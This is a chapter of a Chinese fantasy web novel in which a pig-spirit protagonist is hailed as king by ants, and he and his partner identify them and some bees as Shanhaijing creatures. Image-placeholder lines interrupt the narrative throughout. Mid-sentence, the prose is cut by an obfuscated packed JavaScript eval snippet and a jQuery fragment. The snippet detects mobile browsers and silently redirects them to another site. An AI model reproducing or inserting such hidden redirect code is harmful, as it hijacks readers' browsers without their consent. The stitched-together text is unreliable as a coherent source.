嗯?这到底是怎么回事?
阚乐葭收回那股足以碾压一切的神识,改用蹄子小心地碰了碰离它最近的一只小蚂蚁。
他在那股意识中问道:“喂,你们为什么要叫我大王?”
小蚂蚁们看上去不是很能听懂他的问题,除了更加沸腾喧嚣的“大王!”之声,便只剩下一些零散的画面。
阚乐葭努力拼凑了半天,才在那些堪称意识洪流的稀碎剪影中,看到了自己金光闪闪的当康形象。
不过那只当康看起来和自己不太一样,高大又威猛,威风凛凛极了。他站在一片金灿灿的麦田中,伸起脖子,仰天长啸。
麦浪在他的声音中随风波动,变成一片丰收的海。在他脚下,生活着密密麻麻红色蚂蚁,有的辛苦搬运着麦粒,有的团成一团,在麦田下画出奇怪的图案。
说实在的,没太看懂……
于是阚乐葭再次尝试问道:“你们为什么叫我大王?”
这次,所有的蚂蚁们都停下了原地打转的步子,触角却蠕动得更欢了,它们高声叫道:“您是光……庇护我们……是主宰,神灵……”
这群智商底下的小蚂蚁似乎对阚乐葭有着像信徒迷恋神一样的崇拜,除了不停的重复大王和谄媚他是神以外,很少能再说出别的东西。
只有偶尔几个看上去比较聪明的,有着稍微强大一点的神识,能磕磕绊绊地传递出一点零碎的消息。阚乐葭努力从这零零碎碎的消息中拼凑出一点有用的信息:大概是这群小蚂蚁觉得自己生活在他的领域中,是他的臣民,他们受到了自己的庇护,所以认为自己是他最忠诚的仆人,愿意辛苦劳作,为他奉献。
听上去倒不像是坏人,不,坏兽。
不过……
阚乐葭歪头:“你们都有什么用啊?”
这下似乎触碰到了小蚂蚁们的本能,它们争先恐后地说道:“我们……会……松土!”“我们……蜜……是……肥料!”“麦子会……多!好多!”
耷拉的耳朵微微一动。松土?肥料?酿蜜?
“蜜?”
有一个小蚂蚁站在同伴的头上,骄傲地举起了触手,黑色的粘稠液体从它的触角上滑落。
阚乐葭瞪大了眼睛。
原来那是它们酿的蜜啊。他一直以为这是它们拉的屎呢。
小蚂蚁们并不知道,它们的大王一直把它们辛苦酿造的蜜当成了它们拉的屎,还兴高采烈地嚷嚷道:“蜜……很……好!有……增加!”“一点粮食……”
“厉害!”“厉害!”“厉害!”“厉害!”
“粮食,给。”
“一点点……蜜。”“一些粮食?”阚乐葭心念一动,问道,“是指我这麦地里的麦子吗?”
“是!”蚁群再次齐声回答道,意识中透着欢快。
阚乐葭打量着周围依旧沉甸甸的麦穗:“这些麦子是什么?”
“荣光!”“恩赐!”“神、眷顾!”
蚂蚁们的声音再次充满狂热与崇拜。
听得阚乐葭一阵头疼,他甩了甩头,想把脑瓜子里那种嗡嗡作响的感觉用力甩掉。
跟这群还没开窍的“臣民”交流,真是太费脑筋了。
空气中传来一种像水波纹一样的扭曲,虽然以往没见过这东西,但阚乐葭下意识感觉到,自己留在这里的时间怕是不多了。
于是,他气势汹汹地咳了咳嗓子,威严地垂下头:“你们想住在这里?”
“是的,大王!”
“既然如此,慈爱威严善良的猪大王,就允许你们待在这里,甚至可以吃猪大王种的麦子。”
“但!作为回报,你们必须好好地给猪大王工作!明白了吗?”
“遵命!大王!”“为大王……效力!”“感谢大王恩赐!”看着感恩戴德的小蚂蚁们,阚乐葭满意地甩了甩尾巴。虽然他还没有体会到这群变异后的蚂蚁给自己带来的真正好处,但听上去似乎也不太亏?
周围的空间扭动得更厉害了,他的意识也将被完全剥离这里,在完全离开之前,他突然想起一个问题。
“喂,你们叫什么名字呀?”
他听见蚁群从下方传来清晰的回答:“朱蛾。”
“猪鹅?”阚乐葭在窝里睁开了眼睛。
好奇怪的名字,又有猪又有鹅的,听上去一股农家乐的感觉。
不过,这个“猪”会不会和自己有什么关系呢?
小猪用后蹄挠了挠下巴,决定去问问南修齐。
他从窝里蹦了出来,变成了人形,冲出门外,果然南修齐正在离他三五米的地方。
手中剑光一闪,院中最后一棵枯树桩便化为了齑粉。听到声音,他回头,微微一笑:“清晏,你醒了?”大清早起床遇到美男,果然心情会变好!尤其是美男属于自己,心情就更好了!
阚乐葭兴致勃勃地冲了过去,扑了个满怀:“嗯。”他蹭了蹭南修齐的脸,“你收拾了一整夜呀,辛苦啦。”
大清早就有爱人投怀送抱这种事情,心情果然会变得美好,即使冰山如南修齐也不能免俗。
他亲了亲阚乐葭的额头:“嗯。”
“这么急着出来找我有什么事?”
阚乐葭不满地噘嘴:“我没事就不能找你啦?”
“是我的错。”南修极如从善如流。
“哼哼!”阚乐葭这才满意地哼唧了两声,把刚刚自己又坠入到本命神域,遇到小蚂蚁们的事情说了出来。
“朱蛾?”南修齐微微挑起眉毛。
“嗯,名字好奇怪呀,又猪又鹅的,听得我都饿了。”阚乐葭下意识舔了舔嘴。说起来,他们已经好几天没正经吃过饭了。
南修齐失笑:“我们一会可以去闻香楼吃一顿,不过我想他们现在的厨子做的应该没有你好了。”
阚乐葭得意地扬起头:“那是肯定的,小猪我可是师从食修界最厉害的大佬!”
南修齐却又接着说:“不过它们口中的‘朱蛾’应该不是你想的那个意思。我猜,‘朱’应当是红色的‘朱’;至于‘蛾’是小飞虫的‘蛾’。”
阚乐葭下意识皱起眉毛:“红色的小飞虫?这是什么?”
“《山海经》里的一种小神兽。”
“又是山海经?”
“对。在我的血脉记忆里,它们是一群体型很小,能力也比较弱的小神兽。只听说它们擅长在土中穿梭,以灵气为食,倒没有听说过它们会酿出什么有用的蜜?”
阚乐葭听了很是惊讶,他指着院子里的蚁窝,“所以,你是说这些小蚂蚁其实也是一些山海经的小神兽?”
阚乐葭鼓起脸,“可是你不是说过,山海界将所有的神兽都
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17347524|199541||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
关在一起,自我毁灭了吗?”
这群小蚂蚁们是怎么流窜出来的呢?还流落到他的本命神域中?
南修齐也想不明白这一点,最后只摇了摇头,不太确定道:“父亲只和我说,现在的山海界已经覆灭了,其余关于山海界的消息,他也没和我说过。也许他们是在覆灭之前流落出来的?”
“不过,朱蛾和你同为土系神兽,它们唤你大王,恐怕也是因为如此。既然它们有心供奉你,为你效力,你也可以尝试饲养它们。据说一些高阶神兽都会豢养低阶神兽作为臣属来滋养自身实力。”
“不过一定要以你的安全为重。如果发现任何不对劲的地方,或者它们表现出异常,一定要及时停止,不要勉强。”
阚乐葭听南修齐这么一说,心里的担忧也去了大半,正巧,他抬眼便看到远处悠悠采蜜的小蜜蜂,忽然眼前一亮:“景明,如果说这群小蚂蚁是朱蛾,或者说它们进化成了朱蛾,那这些小蜜蜂们呢?它们应该是什么?”
南修齐神情一动,他沉思了片刻,伸手用灵力将一只蜜蜂扯了过来,两人凑在一起,又仔仔细细看了一下这蜜蜂长的模样。
南修齐抬起眼,迟疑道:“这可能是……钦原?”
“钦原?”阚乐葭努力在自己贫瘠的知识库中搜集关于钦原的资料。
半天后,无果放弃。
南修齐和他解释:“也是山海经中的小神兽。据传它形似蜜蜂,背上却有倒刺,能螫人,蜂针有剧毒”
见阚乐葭听得认真,南修齐忍不住捏了捏他的脸颊肉。在阚乐葭不满的眼神中,又解释:“据传钦原也是土系神兽,如今想来,它们的进化可能与你有着千丝万缕的关系。”
“比如说呢?”阚乐葭问。
南修齐想了想:“经过你的血脉之力种出来的那些灵植,都会带着你自身的力量。或许是这些蜜蜂和蚂蚁吃了你种出来的东西,也受到了这种力量的影响,从而激发了自己的血脉,进化成神兽。”
我听上去好厉害呀!
果然,我就是天道的私生子吧?
这种随随便便种点东西,都能让凡间的生灵进化成神兽的技能直就是开了挂!
阚乐葭得意洋洋地甩了甩头,不禁开始畅想起来:“既然我能让蜜蜂和蚂蚁进化成神兽,那是不是也可以让别的动物也进化成神兽?”
“你说我要是去喂一些小香猪怎么样?它们可不可以也进化成当康?到时候我们可以拥有一个浩浩荡荡的当康大军,专门让它们给咱们种地,咱们就安安心心的当地主,如何?”
不过话刚说出口,他就下意识地明白,这应该是不成的。果不其然,他抬起头,看见南修齐脸上也是不认可的神色。
阚乐葭便又道:“我觉得这种进化可能不单单只是它们吃了我种的食物这些事情,里边肯定还有别的东西在起作用。”
南修齐点了点头。
不过一时间,两人实在找不出什么头绪,便只能先放下了。
“既然想不出来,就先不要想了,院子的残局我已经收拾好了,只是咱们的屋子却不能复原了。我们去青云坊买些建造屋舍的材料回来,顺势还可以去你爱的闻香楼吃一顿饭,怎么样?”
阚乐葭也高兴起来:“好,我们顺道还可以再去拜访一下小卓他们,这次回来咱们带了好多好东西,正好可以给他们分一下。”